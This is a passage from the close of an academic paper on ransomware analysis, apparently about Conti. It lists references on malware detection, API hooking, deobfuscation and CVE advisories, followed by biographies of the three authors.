[20] J. Hwang, J. Kim, S. Lee, and K. Kim, "Two-stage ransomware detection using dynamic analysis and machine learning techniques," *Wireless Pers. Commun.*, vol. 112, no. 4, pp. 2597–2609, Jun. 2020, doi: 10.1007/s11277-020-07166-9.

[21] R. Umar, I. Riadi, and R. S. Kusuma, "Analysis of conti ransomware attack on computer network with live forensic method," *Int. J. Informat. Develop.*, vol. 10, no. 1, pp. 53–61, Jun. 2021. [Online]. Available: http://ejournal.uin-suka.ac.id/saintek/ijid/article/view/2423
[22] Q. Xi, T. Zhou, Q. Wang, and Y. Zeng, "An API deobfuscation method combining dynamic and static techniques," in *Proc. Int. Conf. Mech. Sci., Electr. Eng. Comput. (MEC)*, Dec. 2013, pp. 2133–2138.
[23] D. Lobo, P. Watters, and X.-W. Wu, "Identifying rootkit infections using data mining," in *Proc. Int. Conf. Inf. Sci. Appl.*, 2010, pp. 1–7.
[24] B. Bashari Rad, M. Masrom, and S. Ibrahim, "Camouflage in malware: From encryption to metamorphism," *Int. J. Comput. Sci. Netw. Secur.*, vol. 12, pp. 74–83, Jan. 2012.
[25] Rurban. *Smhasher/murmurhash2*. Accessed: Mar. 5, 2022. [Online]. Available: https://github.com/rurban/smhasher/blob/4db9ed2dc7/MurmurHash2.cpp
[26] V. Kotov and M. Wojnowicz, "Towards generic deobfuscation of Windows API calls," 2018, *arXiv:1802.04466*.
[27] Z. Liu, D. Zheng, X. Wu, J. Chen, X. Tang, and Z. Ran, "VABox: A virtualization-based analysis framework of virtualization-obfuscated packed executables," in *Advances in Artificial Intelligence and Security*, X. Sun, X. Zhang, Z. Xia, and E. Bertino, Eds. Cham, Switzerland: Springer, 2021, pp. 73–84.
[28] H. Tirli, A. Pektas, Y. Falcone, and N. Erdogan, 'Virmon: A virtualization-based automated dynamic malware analysis system," in *Proc. 6th Int. Inf. Secur. Cryptol. Conf.*, Istanbul, Turkey, 2013, pp. 1–6.
[29] M. F. Marhusin, H. Larkin, C. Lokan, and D. Cornforth, "An evaluation of API calls hooking performance," in *Proc. Int. Conf. Comput. Intell. Secur.*, vol. 1, Dec. 2008, pp. 315–319.
[30] K. S. Wilson and M. A. Kiy, "Some fundamental cybersecurity concepts," *IEEE Access*, vol. 2, pp. 116–124, 2014.
[31] A. A. Abimbola, J. M. Munoz, and W. J. Buchanan, "NetHost-sensor: Monitoring a target host's application via system calls," *Inf. Secur. Tech. Rep.*, vol. 11, no. 4, pp. 166–175, 2006.
[32] T. Eder, M. Rodler, D. Vymazal, and M. Zeilinger, "ANANAS—A framework for analyzing Android applications," in *Proc. Int. Conf. Availability, Rel. Secur.*, Sep. 2013, pp. 711–719.
[33] S. Z. M. Shaid and M. A. Maarof, "In memory detection of Windows API call hooking technique," in *Proc. Int. Conf. Comput., Commun., Control Technol. (I4CT)*, Apr. 2015, pp. 294–298.
[34] M. Pietrek, *Windows 95 System Programming Secrets*. Foster City, CA, USA: IDG Books, 1995, pp. 690–750.
[35] Y. Kaplan. (2000). *API Spying Techniques for Windows 9X, NT and 2000*. [Online]. Available: https://www.internals.com/articles/apispy/apispy.htm
[36] D. Brubacher, "Detours: Binary interception of Win32 functions," in *Proc. Windows NT 3rd Symp.*, 1999, pp. 1–9.
[37] J. Lopez, L. Babun, H. Aksu, and A. S. Uluagac, "A survey on function and system call hooking approaches," *J. Hardw. Syst. Secur.*, vol. 1, no. 2, pp. 114–136, 2017.
[38] M. Sun, M. Zheng, J. C. S. Lui, and X. Jiang, "Design and implementation of an Android host-based intrusion prevention system," in *Proc. 30th Annu. Comput. Secur. Appl. Conf.*, New York, NY, USA, 2014, pp. 226–235, doi: 10.1145/2664243.2664245.
[39] X. Liu, R.-R. Liu, and X.-B. Wu, "A secret inline hook technology," in *Proc. 8th Int. Conf. Comput. Sci. Educ.*, Apr. 2013, pp. 913–916.
[40] D. J. Bernstein, "Chacha, a variant of Salsa20," Jan. 2008. [Online]. Available: https://cr.yp.to/chacha/chacha-20080120.pdf
[41] (2021). *Bazarloader to Conti Ransomware in 32 Hours*. The DFIR Report. Accessed: Jun. 20, 2022. [Online]. Available: https://thedfirreport.com/2021/09/13/bazarloader-to-conti-ransomware-in-32-hours
[42] (2021). *CVE-2021–34527—Security Update Guide—Microsoft—Windows Print Spooler Remote Code Execution Vulnerability*. Microsoft. Accessed: Jun. 20, 2022. [Online]. Available: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527
[43] (2020). *CVE-2020–1472—Security Update Guide—Microsoft—Netlogon Elevation of Privilege Vulnerability*. Microsoft. Accessed: Jun. 20, 2022. [Online]. Available: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2020-1472
[44] (2020). *Update Regarding CVE-2018–13379 | FortiNet*. FortiNet. Accessed: Jun. 20, 2022. [Online]. Available: https://www.fortinet.com/blog/psirt-blogs/update-regarding-cve-2018-13379

SALEH ALZAHRANI received the bachelor's degree in information systems from King Khalid University, Abha, Saudi Arabia, and the master's degree in computer information systems from St. Mary's University, San Antonio, TX, USA, in 2018. He is currently pursuing the Ph.D. degree in computer science with The University of Alabama, Tuscaloosa, AL, USA. His current research interests include computer security, cyber security, and malware analysis and detection.

YANG XIAO (Fellow, IEEE) received the B.S. and M.S. degrees in computational mathematics from Jilin University, Changchun, China, in 1989 and 1991, respectively, and the M.S. and Ph.D. degrees in computer science and engineering from Wright State University, Dayton, OH, USA, in 2000 and 2001, respectively.

He is currently a Full Professor with the Department of Computer Science, The University of Alabama, Tuscaloosa, AL, USA. He had directed 20 Ph.D. dissertations and supervised 19 M.S. theses/projects. He has published over 300 science citation index (SCI)-indexed journal articles (including over 60 IEEE/ACM TRANSACTIONS) and 300 engineering index (EI)-indexed refereed conference papers and book chapters related to these research areas. His current research interests include cyber-physical systems, the Internet of Things, security, wireless networks, smart grid, and telemedicine. He was a Voting Member of the IEEE 802.11 Working Group, from 2001 to 2004, involving the IEEE 802.11 (Wi-Fi) standardization work. He is an IET Fellow and an AAIA Fellow. He has served as a Guest Editor over 30 times for different international journals, including the IEEE JOURNAL ON SELECTED AREAS IN COMMUNICATIONS, in 2022, the IEEE TRANSACTIONS ON NETWORK SCIENCE AND ENGINEERING, in 2021, the IEEE TRANSACTIONS ON GREEN COMMUNICATIONS AND NETWORKING, in 2021, *IEEE Network*, in 2007, IEEE WIRELESS COMMUNICATIONS, in 2006 and 2021, *IEEE Communications Standards Magazine*, in 2021, and *Mobile Networks and Applications* (MONET) (ACM/Springer), in 2008. He also serves as the Editor-in-Chief for *Cyber-Physical Systems* journal, *International Journal of Sensor Networks* (IJSNet), and *International Journal of Security and Networks* (IJSN). He has been serving as an Editorial Board Member or an Associate Editor for 20 international journals, including the IEEE TRANSACTIONS ON NETWORK SCIENCE AND ENGINEERING, since 2022, the IEEE TRANSACTIONS ON CYBERNETICS, since 2020, the IEEE TRANSACTIONS ON SYSTEMS, MAN, AND CYBERNETICS: SYSTEMS, from 2014 to 2015, the IEEE TRANSACTIONS ON VEHICULAR TECHNOLOGY, from 2007 to 2009, and IEEE COMMUNICATIONS SURVEYS AND TUTORIALS, from 2007 to 2014.

WEI SUN (Senior Member, IEEE) received the B.E. degree in automation, the M.S. degree in detection technology and automatic equipment, and the Ph.D. degree in electrical engineering from the Hefei University of Technology, Hefei, China, in 2004, 2007, and 2012, respectively. He is currently a Professor at the Hefei University of Technology. His research interests include wireless sensor networks, networked control systems, and smart grids.